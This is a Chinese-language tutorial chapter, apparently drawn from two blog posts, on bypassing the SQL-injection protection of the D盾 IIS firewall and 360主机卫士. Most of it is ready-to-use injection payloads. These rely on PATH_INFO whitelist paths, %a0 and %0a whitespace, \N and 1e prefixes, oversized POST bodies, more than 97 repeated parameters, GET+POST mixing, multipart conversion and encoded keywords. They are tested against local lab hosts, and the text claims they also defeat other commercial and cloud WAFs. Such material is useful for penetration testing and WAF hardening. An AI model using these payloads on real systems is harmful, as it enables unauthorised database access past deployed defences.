第二章:WAF Bypass实战


第一篇:Bypass D盾\_IIS防火墙SQL注入防御(多姿势)

教学网址：<https://www.cnblogs.com/xiaozi/p/7357937.html>

**0X01 前言**

D盾\_IIS防火墙，目前只支持Win2003服务器，前阵子看见官方博客说D盾新版将近期推出，相信功能会更强大，这边分享一下之前的SQL注入防御的测试情况。D盾\_IIS防火墙注入防御策略，如下图，主要防御GET/POST/COOKIE，文件允许白名单设置。构造不同的测试环境，IIS+(ASP/ASPX/PHP)+(MSSQL/MYSQL)，看到这边的策略，主要的测试思路：

1. 白名单 b、绕过union select或select from的检测



0X02 IIS+PHP+MYSQL: 搭建这个window2003+IIS+php+mysql

  
绕过姿势一：白名单


PHP中的PATH\_INFO问题，简单来说呢，就是

http:/x.x.x.x/3.php?id=1等价于 http://x.x.x.x/3.php/xxxxxxxxxxxxx?id=1

从白名单中随便挑个地址加在后面，可成功bypass，http://10.9.10.206/3.php/admin.php?id=1 union select 1,2,schema\_name from

information\_schema.SCHEMATA

经测试，GET、POST、COOKIE均有效，完全bypass




绕过姿势二：空白字符

Mysql中可以利用的空白字符有：%09,%0a,%0b,%0c,%0d,%20,%a0；

测试了一下，基本上针对MSSQL的[0x01-0x20]都被处理了，唯独在Mysql中还有一个%a0可以利用，可以看到%a0与select合体，无法识别，从而绕过。

id=1 union%a0select 1,2,3 from admin




绕过姿势三：\N形式

主要思考问题，如何绕过union select以及select from？

如果说上一个姿势是union和select之间的位置的探索，那么是否可以考虑在union前面进行检测呢？

为此在参数与union的位置，经测试，发现\N可以绕过union select检测，同样方式绕过select from的检测。

id=\Nunion(select 1,schema\_name,\Nfrom information\_schema.schemata)



IIS+ASP/ASPX+MSSQL： 搭建IIS+ASP/ASPX+MSSQL环境




绕过姿势一：白名单

ASP： 不支持，找不到路径，而且D盾禁止执行带非法字符或特殊目录的脚本（/1.asp/x），撤底没戏了

　　 /admin.php/../1.asp?id=1 and 1=1 拦截

　　 /1.asp?b=admin.php&id=1 and 1=1 拦截，可见D盾会识别到文件的位置，并不是只检测URL存在白名单那么简单了。

ASPX：与PHP类似 /1.aspx/admin.php?id=1 union select 1,'2',TABLE\_NAME from INFORMATION\_SCHEMA.TABLES 可成功bypass



绕过姿势二：空白字符


　　Mssql可以利用的空白字符有：01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

　　[0x01-0x20]全部都被处理了，想到mysql %a0的漏网之鱼是否可以利用一下?

ASP+MSSQL: 不支持%a0，已放弃。

ASPX+MSSQL: %a0+%0a配合，可成功绕过union select的检测


id=1 union%a0%0aselect 1,'2',TABLE\_NAME %a0from INFORMATION\_SCHEMA.TABLES



绕过姿势三：1E形式

　　MSSQL属于强类型，这边的绕过是有限制，from前一位显示位为数字类型，这样才能用1efrom绕过select from。

只与数据库有关，与语言无关，故ASP与ASPX一样，可bypass，id=1eunion select '1',TABLE\_NAME,1efrom INFORMATION\_SCHEMA.TABLES



不同语言，中间件，数据库，所对应的特性有些差异，思路却一致，实践出真知，只要动手去探索，还有更多姿势等待被挖掘。

目前的测试成果，可成功bypass注入防御，如 安全狗、云锁、360主机卫士、D盾\_IIS防火墙等主机防护软件及各种云waf，有些姿势都在用。

Bypass 360主机卫士SQL注入防御（多姿势）:

教学网址：<https://www.cnblogs.com/xiaozi/p/9132737.html>   
在服务器客户端领域，曾经出现过一款360主机卫士，目前已停止更新和维护，官网都打不开了，但服务器中依然经常可以看到它的身影。从半年前的测试虚拟机里面，翻出了360主机卫士Apache版的安装包，就当做是一个纪念版吧。这边主要分享一下几种思路，Bypass 360主机卫士SQL注入防御。



360主机卫士官网：http://zhuji.360.cn软件版本：360主机卫士Apache 纪念版测试环境：phpStudy


本地构造SQL注入点：

$id=\_REQUEST['id'];

query = "SELECT \* FROM admin WHERE id = $id ";

WAF测试

因zhuji.360.cn站点已关闭，拦截界面为空白，抓包先放一张拦截图：




姿势一：网站后台白名单

在360主机卫士客户端设置中存在默认网站后台白名单，如图：



利用PHP中的PATH\_INFO问题，随便挑选一个白名单加在后面，可成功bypass。


/test.php/admin?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA



姿势二：静态资源

当文件后缀名为js、jpg、png等静态资源后缀请求，类似白名单机制，waf为了检测效率，直接略过这样一些静态资源文件名后缀的请求。

/test.php/1.png?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA



姿势三：缓冲区溢出

当Post大包时，WAF在处理测试向量时超出了其缓冲区长度，超过检测内容长度将会直接Bypass，如果正常用户上传一些比较大的文件，WAF每个都检测的话，性能就会被耗光。


基于这些考虑，POST 大包溢出的思路可成功Bypass。

/test.php

POST：

id=1 and (select 1)=(Select

0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA) union select 1,2,schema\_name from information\_schema.SCHEMATA



姿势四：uri参数溢出

这种溢出的形式，我称它为uri参数溢出。比如某WAF，默认情况下只能获取前100个参数进行检测，当提交第101个参数时，那么，将无法对攻击者提交的第100个以后的参数进行有效安全检测，从而绕过安全防御。

经测试，当提交的参数个数超过97个，可进行union select 查询，再增加对关键字from的绕过，可成功Bypass。

http://192.168.204.128/test.php

POST：id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1 union select 1,2,schema\_name %0a/!from/information\_schema.SCHEMATA




姿势五：GET+POST

一个历史久远的逻辑问题了，当同时提交GET、POST请求时，进入POST逻辑，而忽略了GET请求的有害参数输入,可轻易Bypass。

/test.php?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA

POST：aaa



姿势六：multipart/form-data格式

将Post、Get数据包转为上传multipart/form-data格式数据包，利用协议解析的差异，从而绕过SQL防御。

------WebKitFormBoundaryACZoaLJJzUwc4hYMContent-Disposition: form-data; name="id"

1 union /\* !select\*/ 1,2,schema\_name【这里使用Enter换行】from information\_schema.SCHEMATA------WebKitFormBoundaryACZoaLJJzUwc4hYM--

如果转换数据包进行绕过呢？

首先，新建一个html页面：

<html>

<head></head>

<body>

<form action="http://192.168.204.128/test.php"

method="post" enctype="multipart/form-data">

<input type="text" name="id">


<input type="submit">

</form>

</body>

</html>


然后，在浏览器打开并在输入框中输入参数，抓包发送到Repeater，进一步构造Payload获取数据。



姿势七：编码绕过

客户端对Payload进行编码，服务端能够自动进行解码，这时候就考验WAF的编码解码能力了，如果WAF不能进行有效解码还原攻击向量，可能导致绕过，常见编码如URL编码、unicode编码（IIS）、宽字节编码等。这个地方虽然URL编码也能绕过获取数据，主要是因为WAF对POST的防御规则太过于松散，union select 随便绕，select from 用%0a就可以解决，主要分享一下编码绕过的思路。

/test.php?id=1POST：id=1 %55nion %53elect/\* !1,2,schema\_name %0aFROM information\_schema.SCHEMATA\* /



